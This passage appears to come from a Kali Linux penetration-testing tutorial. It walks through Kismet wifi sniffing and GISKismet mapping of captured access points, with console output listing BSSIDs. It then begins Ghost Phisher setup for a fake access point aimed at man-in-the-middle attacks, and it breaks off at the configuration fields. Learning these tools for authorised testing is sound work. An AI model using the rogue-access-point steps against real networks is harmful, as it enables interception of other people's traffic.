
Step 1: To launch it, open terminal and type “**kismet**”.




Step 2: Click "OK".




Step 3: Click "Yes" when it asks to start Kismet Server. Otherwise it will stop functioning.



Step 4: Startup Options, leave as default. Click "Start".



Step 5: Now it will show a table asking you to define the wireless card. In such case, click Yes.




```

root@kali: ~
File Edit View Search Terminal Help
2 Kismet Server Console
ERROR: Could not open OUI file '/etc/manuf': No such file or directory
ERROR: Could not open OUI file '/usr/share/wireshark/wireshark/manuf': No
      such file or directory
INFO: Opened OUI file '/usr/share/wireshark/manuf'
INFO: Indexing manufacturer db
INFO: Completed indexing manufacturer db, 27350 lines 547 indexes
INFO: Creating network tracker...
INFO: Creating No sources
INFO: Registered Kismet started with no packet sources defined.
INFO: Pcap log No sources were defined or all defined sources
INFO: Opened encountered unrecoverable errors.
INFO: Opened Kismet will not be able to capture any data until
INFO: Opened a capture interface is added. Add a source now?
INFO: Opened [ No ] [ Yes ]
INFO: Opened
INFO: Opened
INFO: Kismet starting to gather packets
INFO: No packet sources defined. You MUST ADD SOME using the Kismet
      client, or by placing them in the Kismet config file
      (/etc/kismet/kismet.conf)
INFO: Kismet server accepted connection from 127.0.0.1

```

[Kill Server] [Close Console Window]

Step 6: In this case, the wireless source is “**wlan0**”. It will have to be written in the section “**Intf**” -> click “Add”.



```


ng manufacturer db
ted indexing manufacturer db, 27350 lines 547 indexes
ng netwAdd Source
ng chan
ering d
og in P
pcapdu
netxml
nettxt
gpsxml
alert
starti
ket sources defined. You MUST ADD SOME using the Kismet
, or by placing them in the Kismet config file
kismet/kismet.conf

```


Intf wlan0 [Add]

[Cancel]

Step 7: It will start sniffing the wifi networks as shown in the following screenshot.



Step 8: Click on any network, it produces the wireless details as shown in the following screenshot.




GISKismet

GISKismet is a wireless visualization tool to represent data gathered using Kismet in a practical way. GISKismet stores the information in a database so we can query data and generate graphs using SQL. GISKismet currently uses SQLite for the database and GoogleEarth / KML files for graphing.

Let's learn how to use this tool.

Step 1: To open GISKismet, go to: Applications -> Click "Wireless Attacks" -> giskismet.




As you remember in the previous section, we used Kismet tool to explore data about wireless networks and all this data Kismet packs in netXML files.

Step 2: To import this file into Giskismet, type “root@kali:~# giskismet -x Kismet-filename.netxml” and it will start importing the files.


```
root@bt: ~# giskismet -x Kismet-20110221-08-56-26-i.netxml
Checking Database for BSSID: 00:06:25:24:FD:A5 ... AP added
Checking Database for BSSID: 00:0C:41:71:4A:E6 ... AP added
Checking Database for BSSID: 00:0D:97:04:A4:1C ... AP added
Checking Database for BSSID: 00:0F:B5:5B:16:94 ... AP added
Checking Database for BSSID: 00:11:95:07:2E:92 ... AP added
Checking Database for BSSID: 00:12:81:1C:5B:70 ... AP added
Checking Database for BSSID: 00:13:10:33:BE:7D ... AP added
Checking Database for BSSID: 00:13:10:C6:5F:38 ... AP added
Checking Database for BSSID: 00:13:19:BC:5B:F8 ... AP added
Checking Database for BSSID: 00:14:06:11:07:30 ... AP added
Checking Database for BSSID: 00:14:BF:03:5B:47 ... AP added
Checking Database for BSSID: 00:15:2B:93:2B:4B ... AP added
Checking Database for BSSID: 00:15:60:FE:98:D9 ... AP added
Checking Database for BSSID: 00:18:F8:D8:47:B1 ... AP added
Checking Database for BSSID: 00:18:F8:DC:55:7E ... AP added
Checking Database for BSSID: 00:1A:E3:D3:FC:40 ... AP added
Checking Database for BSSID: 00:1C:0F:81:7D:60 ... AP added
Checking Database for BSSID: 00:1C:B1:05:BE:20 ... AP added
Checking Database for BSSID: 00:1C:B1:05:CB:F8 ... AP added
Checking Database for BSSID: 00:1C:B3:0D:82:9C ... AP added
Checking Database for BSSID: 00:1C:DF:99:50:3D ... AP added
Checking Database for BSSID: 00:1D:6A:BB:61:80 ... AP added
Checking Database for BSSID: 00:1E:E5:B8:F1:24 ... AP added
Checking Database for BSSID: 00:1E:E5:FA:55:DC ... AP added
Checking Database for BSSID: 00:21:91:13:C4:D5 ... AP added
Checking Database for BSSID: 00:22:3F:04:DF:8A ... AP added
Checking Database for BSSID: 00:22:3F:07:D2:E8 ... AP added
Checking Database for BSSID: 00:22:55:44:00:F0 ... AP added
Checking Database for BSSID: 00:22:55:44:80:F1 ... AP added
Checking Database for BSSID: 00:22:75:28:4A:70 ... AP added
Checking Database for BSSID: 00:22:75:52:57:36 ... AP added
Checking Database for BSSID: 00:22:75:E3:81:R6 ... AP added
Checking Database for BSSID: 00:24:01:43:F0:E0 ... AP added
Checking Database for BSSID: 00:24:01:CA:61:2E ... AP added
Checking Database for BSSID: 00:24:01:DF:92:15 ... AP added
Checking Database for BSSID: 00:26:F2:BB:7F:80 ... AP added
Checking Database for BSSID: 00:26:F2:F4:47:15 ... AP added
Checking Database for BSSID: 00:40:96:53:E1:DE ... AP added
Checking Database for BSSID: 40:4A:03:B3:90:98 ... AP added
Checking Database for BSSID: 40:4A:03:B5:D9:68 ... AP added
Checking Database for BSSID: 40:4A:03:D4:40:28 ... AP added
```

Once imported, we can import them to Google Earth the Hotspots that we found before.

Step 3: Assuming that we have already installed Google Earth, we click File ->Open File that Giskismet created -> Click "Open".




The following map will be displayed.



Ghost Phisher


Ghost Phisher is a popular tool that helps to create fake wireless access points and then later to create Man-in-The-Middle-Attack.

Step 1: To open it, click Applications -> Wireless Attacks -> "ghost phishing".



Step 2: After opening it, we will set up the fake AP using the following details.

- Wireless Interface Input: wlan0
- SSID: wireless AP name
- IP address: IP that the AP will have
- WAP: Password that will have this SSID to connect



